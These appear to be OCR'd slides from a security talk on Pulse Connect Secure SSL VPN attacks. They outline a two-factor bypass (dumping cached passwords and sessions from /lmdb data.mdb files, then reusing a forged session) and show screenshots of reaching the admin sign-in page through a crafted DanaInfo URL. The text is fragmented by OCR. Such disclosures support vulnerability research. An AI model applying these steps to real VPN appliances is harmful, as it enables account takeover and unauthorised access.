

TWO...
FACTOR AUTHENTICATION


Two-factor authentication

- Bypass the two-factor authentication
  1. Although we can extract cached passwords in plaintext from `/lmdb/dataa/data.mdb`, we still can not do anything :(
  2. Observe Twitter enabled the **Roaming Session** (enabled by default)
  3. Download the `/lmdb/randomVal/data.mdb` to dump all session
  4. Forge the user and reuse the session to bypass the 2FA


Pulse Connect Secure - 首頁
搜尋
INT
SQL
XSS
Encryption
Encoding
Other
Load URL (A)
Split URL (S)
Execute (X)
Enable Post data
Enable Referrer
Pulse Secure
Logged-in as:
首頁
喜好設定
說明
登出
瀏覽
(秘訣)
Welcome to the Pulse Connect Secure, sviswanathan.
Web 標籤
您完全沒有 Web 書籤。
檔案
Windows 檔案 | Unix 檔案
您未將任何檔案加入書籤。
終端機工作階段
您完全沒有終端機工作階段。
用戶端應用程式工作階段
Pulse
開始
Java 安全應用程式管理員
開始
Copyright © 2001-2018 Pulse Secure, LLC. All rights reserved.

Restricted admin interface




Pulse Connect Secure - 首頁
INT
SQL
XSS
Encryption
Encoding
Other
Load URL (A)
Split URL (S)
Execute (X)
Enable Post data
Enable Referrer
Pulse Secure
Logged-in as:
首頁
喜好設定
說明
登出
瀏覽
(秘訣)
Welcome to the Pulse Connect Secure, sviswanathan.
Logged-in as:
orange
Home
Preferences
Help
Sign Out
https://0/admin/
Browse
(tips)
終端機工作階段
您完全沒有終端機工作階段。
用戶端應用程式工作階段
Pulse
開始
Java 安全應用程式管理員
開始
Copyright © 2001-2018 Pulse Secure, LLC. All rights reserved.

Secure Access SSL VPN

[redacted]dana-na/auth/url_admin/,DanaInfo=0,SSL+welcome.cgi

搜尋

INT SQL XSS Encryption Encoding Other

Load URL (A)
Split URL (S)
Execute (X)

[redacted]admin/,DanaInfo=0,SSL+

Enable Post data Enable Referrer

Welcome to Secure Access SSL VPN

Note: This is the **Administrator Sign-In Page**.
If you don't want to sign in as an Administrator, return to the standard Sign-In Page.

Username

Password


Sign In

